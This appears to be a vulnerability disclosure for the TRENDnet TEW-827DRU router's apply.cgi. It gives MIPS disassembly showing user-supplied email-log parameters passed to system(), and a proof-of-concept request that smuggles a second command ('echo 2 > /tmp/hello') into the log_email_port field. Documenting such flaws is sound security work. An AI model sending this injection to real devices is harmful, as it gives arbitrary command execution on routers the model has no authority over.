TEW-827DRU

Firmware version


```
TEW-827DRU firmware: 2.06B04
```

Description


```
TRENDnet TEW-827DRU with firmware up to and including 2.06B04 contains multiple
command injections in apply.cgi via the action send_log_email with the key
"auth_acname" (or "auth_passwd"), allowing an authenticated user to run
arbitrary commands on the device.
```

Detial

```
The bug in function: 0x43B0BC, binary: www/cgi/ssi
The parameter 'auth_acname' or 'auth_passwd' or 'log_email_port' pass to system
```



```
0043B14C                addiu   $a0, $v1, (aAuthAcname - 0x4C0000)  # "auth_acname"
0043B150                move    $a1, $v0
0043B154                li      $a2, 0x80
0043B158                la      $v0, query_vars
0043B15C                nop
0043B160                move    $t9, $v0
0043B164                jalr    $t9 ; query_vars
0043B168                nop
0043B16C                lw      $gp, 0x3E0+var_3C8($fp)
0043B170                addiu   $v0, $fp, 0x3E0+var_190
0043B174                la      $v1, aAclServiceBloc  # "acl_service_block.rule_0"
0043B178                nop
0043B17C                addiu   $a0, $v1, (aAuthPasswd - 0x4C0000)  # "auth_passwd"
0043B180                move    $a1, $v0
0043B184                li      $a2, 0x80
0043B188                la      $v0, query_vars
0043B18C                nop
0043B190                move    $t9, $v0
0043B194                jalr    $t9 ; query_vars
```



```
0043B334                addiu   $a1, $v0, (aSFSASPS - 0x4C0000)  # "%s -F %s -A %s -P %s"
0043B338                addiu   $a0, $fp, 0x3E0+var_310  # s
0043B33C                addiu   $v1, $fp, 0x3E0+var_310
0043B340                addiu   $v0, $fp, 0x3E0+var_110
0043B344                addiu   $a2, $fp, 0x3E0+var_210
0043B348                sw      $a2, 0x3E0+var_3D0($sp)
0043B34C                addiu   $a2, $fp, 0x3E0+var_190
0043B350                sw      $a2, 0x3E0+var_3CC($sp)
0043B354                move    $a2, $v1
0043B358                move    $a3, $v0
0043B35C                la      $v0, sprintf
0043B360                nop
0043B364                move    $t9, $v0
0043B368                jalr    $t9 ; sprintf
0043B36C                nop
0043B370                lw      $gp, 0x3E0+var_3C8($fp)
0043B374
0043B374 loc_43B374:                              # CODE XREF: sub_43B0BC+268↑j
0043B374                addiu   $v0, $fp, 0x3E0+var_310
0043B378                move    $a0, $v0         # command
0043B37C                la      $v0, system
0043B380                nop
0043B384                move    $t9, $v0
0043B388                jalr    $t9 ; system
```

Send Packege

```
    command = 'aa;echo 2 > /tmp/hello'
    data = {
        b'action': b'send_log_email',
        b'auth_active': b'0',
        b'log_email_from': b'abc@gmail.com',
        b'auth_acname': b'a',
        b'auth_passwd': b'12345',
        b'log_email_server': b'a',
        b'log_email_port': command,
        b'log_email_sender': b'xxx@gmail.com',
        b'model_name': b'abc',
    }
```